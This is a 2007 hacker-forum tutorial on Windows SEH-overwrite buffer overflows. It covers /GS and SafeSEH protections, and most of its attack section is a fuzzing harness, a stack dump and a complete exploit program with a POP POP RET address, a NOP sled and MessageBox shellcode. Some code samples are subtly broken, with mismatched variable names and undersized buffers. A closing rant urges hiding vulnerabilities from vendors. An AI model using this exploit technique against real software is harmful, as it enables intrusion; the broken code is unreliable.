Aelphaeis Mangarae [adm1n1strat10n AT hotmail DOT com]
[IRC.SecurityChat.Org #BHF]

http://blackhat-forums.com

Title: SEH Overwrites Simplified

Date: October 29th 2007

Author: **Aelphaeis Mangarae**

Table of Contents

Introduction

This paper goes through the SEH Overwrites on two different Windows platforms using the aid of diagrams of the stack. Of course information related to this will also be documented. A basic knowledge of C, stack operation and exploiting stack based buffer overflows is assumed and needed to understand the contents of this paper.

What Is The SEH Handler?

Exception handling is something built into many programming languages that is designed to handle the occurrence of a condition outside the normal flow of execution (what is expected) of the program; This condition is referred to as an exception.
Microsoft made a function which is used to handle exceptions, called the **Structured Exception Handler**. When doing SEH overwrites the Pointer to the SEH Handler is target to be overwritten so we can gain control over the program.

Pointer to Next SEH?

The pointer to the next SEH is a pointer to the next Structured Exception Handler on the stack.

Diagram of Stack:

Buffer

var1

var2

….

/GS Switch Cookie

Saved EBP

Saved EIP [RET]

….

Pointer to Next SEH

SEH Handler

Structured Exception Handler struct Code

```
typedef struct EXCEPTION_REGISTRATION
{
    _EXCEPTION_REGISTRATION *next;
    PEXCEPTION_HANDLER *handler;

} EXCEPTION_REGISTRATION, *PEXCEPTION_REGISTRATION;
```

Microsoft Stack Abuse Protection Explained

/GS Flag [EIP Overwrite and Exploitation Protection]

The /GS Flag switch in the Microsoft Visual C++ 2003/2005 is a switch that is turned on by default. If the switch is turned on, a protection against overwriting the EIP will be added to the program. A "stack cookie" is placed before the EBP and EIP on the stack, if the stack cookie is overwritten and the value does not match a value which is stored elsewhere in memory (so the comparison can be made) the program will crash.

Further Reading:
http://www.symantec.com/avcenter/reference/GS_Protections_in_Vista.pdf

Pointer to SEH Handler Value Address Range Constraint

To try and prevent exploitation via overwriting the SEH Handler Microsoft altered there protection against SEH Overwrites. The following constraints now have to be considered:

1. The address of the SEH Handler cannot be on the stack.
2. The address of the SEH Handler cannot be in modules that Microsoft has specified.

Software DEP SEH Abuse Protection Explained

Software Data Execution Prevention is an optional protection that Microsoft added into Windows XP SP2. The names implies that the protection would possibly offer some sort of software protection that would be similar to hardware DEP. However this is not the case, all this protection does is try to protect against SEH Overwrites (I believe there is a way of bypass this protection.) This protection checks the Pointer to the SEH Handler address and checks it against a list, if isn't in the list, then the address is not called. **Software DEP does not make any part of the Stack non-executable.**

This paper does not deal with defeating Software Data Execution Prevention.

/Security Cookie – Generation Example
[Taken from "Defeating Windows 2k3 Stack Protection"]

```
#
include <stdio.h>
#include <windows.h>

int main()
{
        FILETIME flt;
        unsigned int Cookie=0;
        unsigned int temp=0;
        unsigned int *ptr=0;
        LARGE_INTEGER perfcount;

        GetSystemTimeAsFileTime(&ft);
        Cookie = ft.dwHighDateTime ^ ft.dwLowDateTime;
        Cookie = Cookie ^ GetCurrentProcessId();
        Cookie = Cookie ^ GetCurrentThreadId();
        Cookie = Cookie ^ GetTickCount();
        QueryPerformanceCounter(&perfcount);
        ptr = (unsigned int)&perfcount;
        tmp = *(ptr+1) ^ * ptr;
        Cookie = Cookie ^ tmp;

        printf("Cookie: %.8X\n", Cookie);

        return 0;

}
```

Searching for Appropriate Addresses

When doing SEH Overwrites as well as other stack based buffer overflow attacks, addresses of instruction sets in system and application memory are often utilized.

When performing EIP overwrites, JMP ESP or CALL ESP is usually searched for, although other instructions are also used as well.
When performing SEH Overwrites on Windows 2000 systems, **CALL EBX** is usually searched for, on newer systems **POP POP RET.**

**Memory To Be Searched & Limitations**

Many DLL's and programs running in memory can be searched for useful instructions that may be useful during exploitation. Remember though that certain DLL's won't be on every system and that also they may not be loaded into memory. Addresses of instructions in DLL's may also vary from OS to OS and from Service Pack to Service Pack. You may choose to search the memory of the program you are exploiting, but remember that because the environment the program is running in, addresses may differ (from different environments.)

Searching Memory, How, What To Use?

To search memory of windows (loaded DLL's for example) we can use a program called findjmp2 (by class101.)

Download: http://blackhat-forums.com/Downloads/misc/Findjmp2.rar

Findjmp2.exe loadedDLLToSearch.DLL register

We have found plenty of usable addresses, not just usual POP POP RET's but CALL EBX that can be used for exploiting older systems. Above I have searched kernel32.dll for instructions using the EBX register.

Theory of SEH Overwrites and Exploitation

Although exploitation via overwriting the Structured Exception Handler is different on different platforms, the basic theory is the same. The only difference is the limitations placed on later platforms by Microsoft.

Basically we start off with the stack the way it is, which should resemble the diagram earlier in this paper, take a look at it now to refresh your memory. Incase your wondering that stack is just an example, and is not what the stack of our vulnerable program will look like (but you get the idea.)

The example below will be based on Windows 2000.

1 – The Target Program Is Fuzzed, Stack Contents Overwritten

```
┌──────────────────────────┐
│          . . . .         │
└──────────────────────────┘


┌──────────────────────────┐
│     /GS Switch Cookie     │
│        [41414141]        │
├──────────────────────────┤
│        Saved EBP         │
│        [41414141]        │
├──────────────────────────┤
│      Saved EIP [RET]      │
│        [41414141]        │
└──────────────────────────┘

┌──────────────────────────┐
│          . . . .         │
└──────────────────────────┘


┌──────────────────────────┐
│    Pointer to Next SEH    │
│        [41414141]        │
├──────────────────────────┤
│        SEH Handler        │
│        [41414141]        │
└──────────────────────────┘
```

2 – Exploitation – [Junk] + [JMP 6 Bytes] + [CALL EBX] + [NOPSLED] + [Shellcode]

Buffer	....
var1	/GS Switch Cookie [41414141]
var2	Saved EBP [41414141]
....	Saved EIP [RET] [41414141]
/GS Switch Cookie	....
Saved EBP	Pointer to Next SEH [JMP 6]
Saved EIP [RET]	SEH Handler [POP POP RET]
....	NOP SLED [90909090]
Pointer to Next SEH	....
SEH Handler	Shellcode

The original stack is places by the side of the one in example so comparison can be made.

What Happens?

Well the **Pointer to** SEH Handler (Not **Pointer to <u>Next</u> SEH** Handler) will be called when there is an exception, and due to our overflow onto over areas of memory on the stack this is the case.
If you have overwritten the EIP with an invalid address an exception will of course be raised when the program **ret**urns.

Pointer to SEH Hander: CALL EBX – EBX Points to our Pointer to our Next SEH.

Pointer to <u>Next</u> SEH: JMP 6 bytes forward over our overwritten pointer to SEH into the NOP Sled, of course moving along that until hitting the shellcode.

Theory of Windows XP SP2 & 2003 SP1 Exploitation

Below is a Diagram of how the Stack will look after exploitation on this platform.

Buffer		....
var1		/GS Switch Cookie [41414141]
var2		Saved EBP [41414141]
....		Saved EIP [RET] [41414141]
/GS Switch Cookie		....
Saved EBP		Pointer to Next SEH [JMP 6]
Saved EIP [RET]		SEH Handler [POP POP RET]
....		NOP SLED [90909090]
Pointer to Next SEH		....
SEH Handler		Shellcode

Like in the Theory section of this paper, the original stack and the exploited stack diagrams are placed side by side above. You should notice the only difference between exploiting Windows 2000 SP4 and Windows XP SP2 is that the SEH Handler has to be overwritten with a different address (we can't call EBX as on XP SP1 and above the register is xored with itself and points to 0x00000000.)

POP POP RET?

The first POP will increase the ESP + 4, the second will do the same again. And RET will return to our Pointer to **Next** SEH which will JMP + 6 and land us into our NOPSLED.

Windows XP SP2 & 2003 SP1 Exploitation

We start off the exploitation with some fuzzing to determine how many bytes before overwriting the Pointer to Next SEH and Pointer to SEH. We will try and overwrite each address with 42424242 "BBBB" [Pointer to Next SEH] and 43434343 "CCCC" [Pointer to SEH].

```c
#include <string.h>
#include <stdio.h>


int main()
{

char exploit[346] = "C:\\vulnapp.exe ";
char buf[330];
char NextSEHHandler[] = "BBBB";
char SEH_Handler[] = "CCCC";


printf("vuln.exe - SEH Overwrite: Fuzz The Stack\n");

memset(buf, 0x41,330);
memcpy(&buf[322], NextSEHHandler, sizeof(NextSEHHandler)-1);
memcpy(&buf[326], SEH_Handler, sizeof(SEH_Handler)-1);

strcat(exploit, buf);

WinExec(exploit, 0);


return 0;
}
```

```
0012FF78  41414141
0012FF7C  41414141
0012FF80  41414141
0012FF84  41414141
0012FF88  41414141
0012FF8C  41414141
0012FF90  41414141
0012FF94  41414141
0012FF98  41414141
0012FF9C  41414141
0012FFA0  41414141
0012FFA4  41414141
0012FFA8  41414141
0012FFAC  41414141
0012FFB0  42424241  Pointer to next SEH record
0012FFB4  43434342  SE handler
0012FFB8  00400043  vuln.00400043
0012FFBC  FFFFFFF0
0012FFC0  0012FFF0
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C910738  ntdll.7C910738
0012FFCC  FFFFFFFF
0012FFD0  7FFD8000
0012FFD4  80548038
0012FFD8  0012FFC8
0012FFDC  81CDA230
0012FFE0  FFFFFFFF
0012FFE4  7C8399F3  RETURN to kernel32.7C8399F3
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00401219  vuln.<ModuleEntryPoint>
0012FFFC  00000000
```

SEH_OVERWRITE_EXPLOIT.c

```c
#include <string.h>
#include <stdio.h>


int main()
{


char buf[452];
char exploit[346] = "C:\\vulnapp.exe ";
char NextSEHHandler[] = "\xeb\x06\x90\x90"; //JMP 6
char SEH_Handler[] = "\x61\xFB\x86\x7C"; //XP SP2 KERNEL32.DLL POP POP RET




char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xeb\x37\x59\x88\x51\x0a\xbb"
"\x77\x1d\x80\x7c"    //***LoadLibraryA(libraryname) IN WinXP sp2***
"\x51\xff\xd3\xeb\x39\x59\x31\xd2\x88\x51\x0b\x51\x50\xbb"
"\x28\xac\x80\x7c"   //***GetProcAddress(hmodule,functionname) IN sp2***
"\xff\xd3\xeb\x39\x59\x31\xd2\x88\x51\x06\x31\xd2\x52\x51"
"\x51\x52\xff\xd0\x31\xd2\x50\xb8\xa2\xca\x81\x7c\xff\xd0\xe8\xc4\xff"
"\xff\xff\x75\x73\x65\x72\x33\x32\x2e\x64\x6c\x6c\x4e\xe8\xc2\xff\xff"
"\xff\x4d\x65\x73\x73\x61\x67\x65\x42\x6f\x78\x41\x4e\xe8\xc2\xff\xff"
"\xff\x4f\x6d\x65\x67\x61\x37\x4e";
//110 byte shellcode



printf("vuln.exe - SEH Overwrite: Fuzz The Stack\n");

memset(buf, 0x41,330);
memcpy(&buf[322], NextSEHHandler, sizeof(NextSEHHandler)-1);
memcpy(&buf[326], SEH_Handler, sizeof(SEH_Handler)-1);
memset(&buf[330], 0x90, 12);
memcpy(&buf[342], shellcode, sizeof(shellcode)-1);

strcat(exploit, buf);

WinExec(exploit, 0);



return 0;
}
```

Note: You may find with some vulnerable (Stack Buffer Overflow) applications that there isn't enough stack space for your NOPSLED and Shellcode, meaning you will have to use 1st and 2nd stage shellcode.

PLEASE READ

You may think that publishing exploits is a good idea, you may think "it's not like it can much harm."
Well the fact is it does, and it isn't just to other people who are exploited by script kiddies.
If you keep publishing the bugs you find, they will soon disappear or rather annoying protection schemes will be put in place to try and stop exploitation. Hackers (or what ever you want to call yourself) shouldn't have to help programmers with their poor programming. If you find vulnerability in a piece of software, **keep it private.**

Reasons Why Not To Publish Exploits (Or Vulnerability Information):

* Gives script kiddies more tools in their already large arsenal.
* Software Vendor is notified or finds out about vulnerability, vulnerability is patched.
* Programmers become more aware of bad coding habits/techniques and security conscious, leaving less room for mistakes, and of course exploitation.
* Programmers and Developers should learn to take **responsibility** (responsibility to the responsible) for their own security if they wish to have it.
* Your feeding the Security Industry and giving them exactly what they want.
* You will make more people aware of the bug, the security industry will be more than happy to fear monger. IT Security "experts" love to take credibility for providing security solutions to security vulnerabilities.

Articles have appeared on sites such as SecurityFocus suggesting altering the C/C++ languages (mainly replacing commonly used functions) to make it more secure, and eliminate memory management and related vulnerabilities.

FUCK FULL DISCLOSURE, FUCK THE SECURITY INDUSTRY.

About The Author

Aelphaeis Mangarae is the Founder and Administrator (along with a Team of Admins) of Blackhat-Forums.com
The forum was founded in 2006 as a sequel (if you will) of Digital Underground, in 2007 the volume of forum members expanded greatly to over 10,000 registered users, making BHF one of the largest hacking communities on the Internet. Despite having a large user base, the staff of BHF has been able to moderate in a strict and appropriate manner, which has resulted in quality content on the forums.
The forum strongly supports non-disclosure.

Greetz To

felosi, cyph3r, nic`, SeventotheSeven, dni, drygol, RifRaf, TuNa, riotroot, D4rk, Edu19, r0rkty, Cephexin.

Digerati - ?

zach – Thanks for hosting BHF in the past.

htek – Hail Satan!

n00b – You went back on what you said.

SeventotheSeven – Thanks for doing the diagrams.

ViperMM – CRACK!

r0rkty – Thanks for everything.